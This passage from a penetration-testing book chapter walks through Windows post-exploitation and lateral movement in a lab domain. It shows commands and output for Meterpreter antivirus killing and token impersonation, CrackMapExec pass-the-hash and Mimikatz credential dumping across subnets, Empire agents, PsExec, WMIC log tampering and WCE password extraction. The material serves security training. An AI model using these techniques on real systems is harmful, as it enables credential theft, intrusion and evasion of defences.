meterpreter > run post/windows/gather/checkvm

[*] Checking if the target is a Virtual Machine ...
[+] This is a VirtualBox Virtual Machine
```

Figure 11.3: Using the post-exploit module to gather information about the virtual machine

Some of the most important post-exploitation modules that are available through Meterpreter are described in *Table 11.4*:

Command	**Description**
`run post/windows/manage/inject_host`	Allows the attacker to add entries to the Windows `HOSTS` file. This can divert traffic to a different site (a fake site), which will download additional tools or ensure that the antivirus software cannot connect to the internet or a local server to obtain signature updates.
`run post/windows/gather/cachedump`	Dumps all of the cached information that can be further utilized to exfiltrate data.
`run use post/windows/manage/killav`	Disables most of the antivirus services running on the compromised system. This script is frequently out of date, and success should be manually verified.
`run winenum`	Performs a commandline and WMIC characterization of the exploited system. It

	dumps the important keys from the registry and LM hashes.
`run scraper`	Gathers comprehensive information that has not been gathered by other scripts, such as the entire Windows registry.
`run upload` and `run download`	Allows the attacker to upload and download files onto the target system.

Table 11.4: Meterpreter post-exploit modules

Let's look at an example. Here, we will run `winenum` on the compromised system, which dumps all the important registry keys and LM hashes for lateral movement and privilege escalation. This can be accomplished by running `run winenum` on the Meterpreter shell. You should see the confirmation `All tokens have been processed`, as shown in *Figure 11.4*:

```
meterpreter > run winenum
[*] Running Windows Local Enumeration Meterpreter Script
[*] New session on 10.10.10.5:443...
[*] Saving general report to /root/.msf4/logs/scripts/winenum/EXCHANGE_20210826.0414/EXCHANGE_20210826.0414.txt
[*] Output of each individual command is saved to /root/.msf4/logs/scripts/winenum/EXCHANGE_20210826.0414
[*] Checking if EXCHANGE is a Virtual Machine ........
[*]     UAC is Disabled
[*] Getting Tokens...
[*] All tokens have been processed
[*] Done!
```

Figure 11.4: Running Meterpreter Windows enumeration

All the individual findings will be stored in the `root.msf4/logs/scripts/winenum` folder. Attackers will be able to view the contents with the details as seen in *Figure 11.5*:




Figure 11.5: Windows enumeration script output from Meterpreter script

One of the other things attackers can do is impersonate the session tokens by using Meterpreter and utilizing the incognito module. Initially, a standalone module was created to impersonate a user by using the session tokens. These are similar to web session cookies in that they can identify the user without having to ask for their username and password every time. Similarly, the same situation applies to the computer and network.

Attackers can run incognito in Meterpreter by running `use incognito` in the Meterpreter shell, as shown in *Figure 11.6*:

```
meterpreter > use incognito
Loading extension incognito ... Success.
meterpreter > list_tokens -u

Delegation Tokens Available
============================================

MASTERING\exchangeadmin
MASTERING\MediaAdmin$
NT AUTHORITY\IUSR
NT AUTHORITY\LOCAL SERVICE
NT AUTHORITY\NETWORK SERVICE
NT AUTHORITY\SYSTEM
Window Manager\DWM-1

Impersonation Tokens Available
============================================

MASTERING\HealthMailbox6b67f56
NT AUTHORITY\ANONYMOUS LOGON
```

Figure 11.6: Listing all the tokens available

For example, if the Meterpreter shell is pawned by a local user, by impersonating the user token as system user `NT Authority`, a normal user can enjoy the privilege of a system user.

To run the impersonation, attackers can run `impersonate_token` from the Meterpreter shell, as shown in *Figure 11.7*:

```
meterpreter > impersonate_token "NT AUTHORITY\SYSTEM"
[+] Delegation token available
[+] Successfully impersonated user NT AUTHORITY\SYSTEM
meterpreter >
```

Figure 11.7: Utilizing the token impersonation using Meterpreter

The PowerShell Empire project

In the last chapter, we have learned about the PowerShell Empire framework and how to create a stager to launch the attack. Attackers can save the PowerShell output from the stager into a `.ps1` file. In this section, we will go ahead and run the stager on our target.

To get the systems to become their agents, attackers can utilize their existing Meterpreter session to run the PowerShell, along with the payload generated by the Empire tool, as shown in *Figure 11.8*:




Figure 11.8: Running PowerShell from the compromised machine

Once the payload is run on the remote system, our Empire tool interface must show the following:




Figure 11.9: Successful execution of the PowerShell script on the target reports to Empire

To interact with an agent, you must type `agents` to list all the agents that are connected to you, as well as `interact "name of the agent"`. You can run the `system level` command from our HTTP listener to the agent, as shown in *Figure 11.10*:




Figure 11.10: Running shell commands on the remote server using PowerShell Empire

CrackMapExec

CrackMapExec (**CME**) is another post-exploitation tool that helps automate assessing the security of large Active Directory networks. Built with stealth in mind, CME follows the concept of *living off the land*: abusing built-in Active Directory features/protocols to achieve its functionality and allowing it to evade most endpoint protection/IDS/IPS solutions.

CME makes heavy use of the Impacket library and PowerSploit for working with network protocols and performing a variety of post-exploitation techniques. CME is installed by default in Kali Linux; you should be able to list all of the modules in the tool by running `crackmapexec service -L`, as shown in *Figure 11.11*:

Figure 11.11: CrackMapExec SMB modules

This tool works for the objective that has been set during a red team or pentest. CME can be briefly divided into three parts: protocols, modules, and databases:

Protocols: CME supports SMB, MSSQL, LDAP, WINRM, and SSH. These are protocols that are commonly used in most organizations.

Modules: *Table 11.5* provides a list of SMB modules that are important and handy while using CME. However, the modules aren't limited to this list; testers can also utilize third-party plugins or write their own PowerShell script and invoke them using CME:

Module Name	**Description**
`empire_exec`	This will launch the Empire RESTful API and generate a launcher for the specific listener before executing on the target.

`Shellcode_inject`	Utilizes PowerSploit's `Invoke-Shellcode.ps1` script to inject the shellcode into memory and downloads the specified raw shellcode.
`mimikittenz`	If `mimikatz` is being blocked, you can utilize `mimikittenz`. This module will enable the testers to extract the credentials from memory without having to download another payload.
`com_exec`	Uses COM scriptlets to bypass application whitelisting.
`Mimikatz_enum_chrome`	Utilizes PowerSploit's `Invoke-Mimikatz.ps1` script to decrypt saved passwords in Google Chrome.
`tokens`	Utilizes PowerSploit's `Invoke-TokenManipulation` script to extract tokens.
`mimikatz`	Utilizes PowerSploit's `Invoke-Mimikatz.ps1` script to dump the passwords into plaintext.
`Pe_inject`	This utilizes PowerSploit's `Invoke-ReflectivePEInjection.ps1` script to inject the script into memory by downloading the specified DLL/EXE.
`lsassy`	A very interesting payload that allows you to dump the `lsass.exe` and send the results remotely.
`wireless`	Downloads all the wireless keys in plaintext specific to the interfaces configured on the target.

`rdp`	Allows the testers to enable/disable remote desktop protocol.

Table 11.5: CrackMapExec modules

Databases: `cmedb` is the database that stores the host and its credential details, which are harvested after the exploitation. *Figure 11.12* shows a sample of some details:




Figure 11.12: cmedb storing the exploited hosts and credentials

As an example, we will use the hashdump that we acquired from the compromised system to run the `ipconfig` command, as shown in the following code:

```
crackmapexec smb <target IP> -u Username -d Domain -H <Ha
```

Figure 11.13 shows the validity of the credentials by passing the hash successfully and running the `ipconfig` command on the target:




Figure 11.13: Running command on the target using crackmapexec

Horizontal escalation and lateral movement

In horizontal escalation, the attacker retains their existing credentials but uses them to act on a different user's account. For example, a user on compromised system A attacks a user on system B in an attempt to compromise them.

The horizontal move that attackers would utilize is from the compromised system.

This is used to extract the hashes of common usernames such as Itsupport and LocalAdministrators, or known default user administrators to escalate the privileges horizontally on all the available systems that are connected to the same domain. For example, here, we will use CME to run the same password hashes across an IP range to dump all of the passwords on a hacker-controlled shared drive:

```
crackmapexec smb 10.10.10.1/24 -u <Username> -d local -H
```

Figure 11.14 shows the output of a SAM dump being run on an entire IP range to extract SAM password hashes without planting any executables or backdoors:




Figure 11.14: Spraying password hashes across the network IP range

In mature organizations, there may be a chance that this payload is blocked by endpoint protection or antivirus software, but that does not stop the hashdump if the user is a local administrator.

Most of the time, we have been successful in using the same local administrator's password hash to successfully log in to the domain's Microsoft **SCCM** (**System Center Configuration Manager**) system. This manages software installation on all of the systems that are managed by any organization. It then performs the command and control from SCCM.

By running the following command, you can run `mimikatz` on the desired target with captured username and password hashes:

```
crackmapexec smb <target> -u <username> -d <domain or loc
```

Figure 11.15 shows the output of `mimikatz` being run on our victim system to extract passwords in plaintext without uploading any executables or planting any backdoors:




Figure 11.15: Running Mimikatz on the target using crackmapexec

CME has excellent support so that you can pass the hash and invoke `mimikatz` directly from the module or invoke the Empire PowerShell to perform data exfiltration.

Compromising domain trusts and shares

In this section, we will discuss the domain hierarchies that can be manipulated so that we can take advantage of the features that are being implemented on Active Directory.

We will utilize the Empire tool to harvest all of the domain-level information and trust relationships between the systems. To understand the current situation of the system that is being compromised, attackers can now perform different types of queries by using the Empire tool. *Table 11.6* provides a list of the most effective modules that are typically used during an RTE/pentesting activity:

Module Name	**Description**
`situational_awareness/network/sharefinder`	This module provides a list of network file shares on the given network.
`situational_awareness/network/arpscan`	Testers can perform an `arpscan` to the reachable IP v4 range.
`situational_awareness/network/reverse_dns`	This module provides the reverse IP lookup and finds the DNS hostname.
`situational_awareness/network/portscan`	Similar to `nmap`, you can use this module to perform host scans, but this is not stealthy.

`situational_awareness/network/netview`	This module helps attackers to enumerate shares, logged-on users, and sessions on a given domain.
`situational_awareness/network/userhunter` `situational_awareness/network/stealth_userhunter`	Attackers use `userhunter` to identify how many more systems they can log into with the acquired credentials. Since this will hunt for the user, its sets are logged into a given network.
`situational_awareness/network/powerview/get_forest`	Successful execution of this module will return the forest details.
`situational_awareness/network/get_exploitable_system`	Identifies the vulnerable systems on the network, providing an additional entry point.

`situational_awareness/network/powerview/find_localadmin_access`
`get_domain_controller`
`get_forest_domain`
`get_fileserver`
`find_gpo_computer_admin`
	All of these modules are used to harvest more details on the domain trusts, objects, and file servers.

Table 11.6: PowerShell Empire modules for situational awareness

In this example, we will use the `situational_awareness/network/powerview/get_forest` module to extract the forest details of a connected domain. The following commands are run in the PowerShell Empire terminal.

A successful run of the modules should disclose the details that are shown in *Figure 11.16*:

```
(Empire: agents) > interact 37ALD54Z
[*] Task 2 results received


RootDomainSid         : S-1-5-21-2937716261-3134516347-174607831
Name                  : mastering.kali.fourthedition
Sites                 : {Default-First-Site-Name}
Domains               : {mastering.kali.fourthedition}
GlobalCatalogs        : {ADDC.mastering.kali.fourthedition}
ApplicationPartitions : {DC=ForestDnsZones,DC=mastering,DC=kali,DC=fourthedition,
                        DC=DomainDnsZones,DC=mastering,DC=kali,DC=fourthedition}

ForestModeLevel       : 7
ForestMode            : Unknown
RootDomain            : mastering.kali.fourthedition
Schema                : CN=Schema,CN=Configuration,DC=mastering,DC=kali,DC=fourthedition
SchemaRoleOwner       : ADDC.mastering.kali.fourthedition
NamingRoleOwner       : ADDC.mastering.kali.fourthedition
```

Figure 11.16: Running PowerShell Empire module to get forest details

In another example, the attacker will always locate systems that have `ADMIN$` and `C$` in them so that it can plant a backdoor or gather information. It can then use these credentials to run the commands remotely.

This can be achieved by using the `situational_awareness/network/powerview/share_finder` module, as shown in *Figure 11.17*:




Figure 11.17: Identifying the shared drives across the Active Directory domain

As the majority of pentesters do not check what's inside the shared drives, sometimes they are surprised at the mistakes administrators make, such as allowing all the domain users to access the IT shared drives or even users' home drives left unattended whereby the attackers can loot numerous passwords, without having to exploit a single vulnerability. During multiple red team activities, we have noticed employees storing passwords, including some banking information, in shared drives as plaintext.

PsExec, WMIC, and other tools

PsExec is Microsoft's replacement for Telnet and can be downloaded from https://technet.microsoft.com/en-us/sysinternals/bb897553.aspx.

Typically, the PsExec module is utilized by attackers to obtain access to and communicate with the remote system on the network with valid credentials:

```
C:\Users\vijay\Desktop>psexec.exe \\10.10.10.5 -u "Mastering\exchangeadmin" -p Passw0rd123 cmd

PsExec v1.72 - Execute processes remotely
Copyright (C) 2001-2006 Mark Russinovich
Sysinternals - www.sysinternals.com


Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32>ipconfig

Windows IP Configuration


Ethernet adapter Ethernet:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::1ddd:844b:a6c9:ec8d%10
   IPv4 Address. . . . . . . . . . . : 10.10.10.5
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 10.10.10.1

Tunnel adapter isatap.{8F7947CD-31D7-43CC-A752-E23958DEFDC3}:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :
```

Figure 11.18: Gaining remote shell access using PSExec and valid credentials

Originally, the executable was designed for system internals to troubleshoot any issues with the framework. The same can now be utilized by running the PsExec Metasploit module and performing remote options. This will open up a shell; testers can either enter their username and password or just pass the hash values, so there is no need to crack the password hashes to gain access to the

system. Now, all the lateral movement can be performed if a single system is compromised on the network without the need for a password.

Figure 11.19 shows the Metasploit module of PsExec with valid credentials:




Figure 11.19: Metasploit module options to make use of PsExec with valid credentials

WMIC

On newer systems, attackers and penetration testers take advantage of built-in scripting languages, such as the **Windows Management Instrumentation Command Line** (**WMIC**), a commandline and scripting interface that is used to simplify access to Windows Management Instrumentation. If the compromised system supports WMIC, several commands can be used to gather information. *Table 11.7* provides a brief description of some of the commands:

Command	**Description**
`wmic nicconfig get ipaddress,macaddress`	Obtains the IP address and MAC address
`wmic computersystem get username`	Verifies the account that was compromised

Command	Description
`wmic netlogin get name, lastlogon`	Determines who used this system last and when they last logged on
`wmic desktop get screensaversecure, screensavertimeout`	Determines whether the screensavers are password protected and what the timeout is
`wmic logon get authenticationpackage`	Determines which logon methods are supported
`wmic process get caption, executablepath,commandline`	Identifies system processes
`wmic process where name="process_name" call terminate`	Terminates specific processes
`wmic os get name, servicepackmajorversion`	Determines the system's operating system
`wmic product get name, version`	Identifies installed software
`wmic product where name="name' call uninstall /nointeractive`	Uninstalls or removes defined software packages
`wmic share get /ALL`	Identifies the shares accessible by the user

Command	Description
`wmic /node:"machinename" path Win32_TerminalServiceSetting where AllowTSConnections="0" call SetAllowTSConnections "1"`	Starts RDP remotely
`wmicnteventlog get path, filename,writeable`	Finds all of the system event logs and ensures that they can be modified (these are used when it is time to cover your tracks)

Table 11.7: WMIC commands that can be leveraged by testers to perform horizontal privilege escalation

PowerShell is a scripting language built on .NET Framework that runs from a console, giving the user access to the Windows filesystem and objects such as the registry. It is installed by default on the Windows 7 operating system and higher versions. PowerShell extends the scripting support and automation offered by WMIC by permitting the use of shell integration and interoperability on both local and remote targets.

PowerShell gives testers access to a shell and scripting language on a compromised system. Since it is native to the Windows operating system, its use of commands does not trigger antivirus software. When scripts are run on a remote system, PowerShell does not write to the disk, thus bypassing any antivirus software and

whitelisting controls (assuming that the user has permitted the use of PowerShell).

PowerShell supports a number of built-in functions that are referred to as cmdlets. One of the advantages of PowerShell is that cmdlets are aliased to common Unix commands, so entering the `ls` command will return a typical directory listing, as shown in *Figure 11.20*:




Figure 11.20: Running Linux commands in Windows PowerShell

PowerShell is a rich language that's capable of supporting very complex operations; it is recommended that the user spends time becoming familiar with its use. Some of the simpler commands that can be used immediately following a compromise are described in *Table 11.8:*

Command	Description
`Get-Host | Select Version`	Identifies the version of PowerShell that's being used by the victim's system. Some cmdlets are added or invoked in different versions.
`Get-Hotfix`	Identifies the installed security patches and system hotfixes.
`Get-Acl`	Identifies the group names and usernames.
`Get-Process, Get-Service`	Lists the current processes and services.
`gwmi win32_useraccount`	Invokes WMI to list the user accounts.
`Gwmi_win32_group`	Invokes WMI to list the SIDs, names, and domain groups.

Table 11.8: Inbuilt PowerShell commands that can be utilized to perform local system enumeration

Penetration testers can use Windows native commands, DLLs, .NET functions, WMI calls, and PowerShell cmdlets together to create PowerShell scripts with the `.ps1` extension. One such example of lateral movement using WMIC using credentials is when an attacker runs a process on the remote machine to dump a plaintext password from memory. The command to be utilized is as follows:

```
wmic /USER:"domain\user" PASSWORD:"Userpassword" NODE:10.
```

Reconnaissance should also extend to the local network. Since you are working blind, you will need to create a map of live systems and subnets that the compromised host can communicate with. Start by entering `IFCONFIG` (Unix-based systems) or `IPCONFIG /ALL` (Windows systems) in the shell prompt. This will allow an attacker to determine the following:

- Whether DHCP addressing is enabled.
- The local IP address, which will also identify at least one active subnet.
- The gateway IP address and DNS server address. System administrators usually follow a numbering convention across the network, and if an attacker knows one address, such as gateway server `10.10.10.1`, they will ping addresses such as `10.10.10.100`, `10.10.10.5`, and so on to find additional subnets.
- The domain name that's used to leverage Active Directory accounts.

If the attacking system and the target system are using Windows, the `net view` command can be used to enumerate other Windows systems on the network. Attackers use the `netstat -rn` command to review the routing table, which may contain static routes to networks or systems of interest.

The local network can be scanned using `nmap`, which sniffs for ARP broadcasts. In addition, Kali has several tools that can be used for

SNMP endpoint analysis, including `nmap`, `onesixtyone`, and `snmpcheck`.

Deploying a packet sniffer to map traffic will help you identify hostnames, active subnets, and domain names. If DHCP addressing is not enabled, it will also allow attackers to identify any unused, static IP addresses. Kali is preinstalled with Wireshark (a GUI-based packet sniffer), but you can also use `tshark` in a post-exploitation script or from the command line, as shown in *Figure 11.21*:

```
┌──(kali㉿kali)-[~]
└─$ tshark -i eth0 -VV -w traffic_out -T fields -e ip.src -e ip.dst -e tcp.port
Capturing on 'eth0'
10.10.10.5      10.10.10.12     55405,443
10.10.10.12     10.10.10.5      443,55405
10.10.10.5      10.10.10.12     55405,443
10.10.10.12     10.10.10.5      443,55405
10.10.10.5      10.10.10.12     55405,443
10.10.10.12     10.10.10.5      443,55405
```

Figure 11.21: Running tshark to sniff the network and identify the hosts

Windows Credentials Editor

Windows Credentials Editor (**WCE**) can be downloaded from https://www.ampliasecurity.com/research/windows-credentials-editor/.

Using the Meterpreter shell, you can upload `wce.exe` to the system that has been compromised, as shown in *Figure 11.22*. Once the file has been uploaded to the system, run the `shell` command in the Meterpreter session; this will grant terminal access to the compromised system. To validate if WCE is successful, run `wce.exe -w` to list all of the user's login sessions, along with a plaintext password:

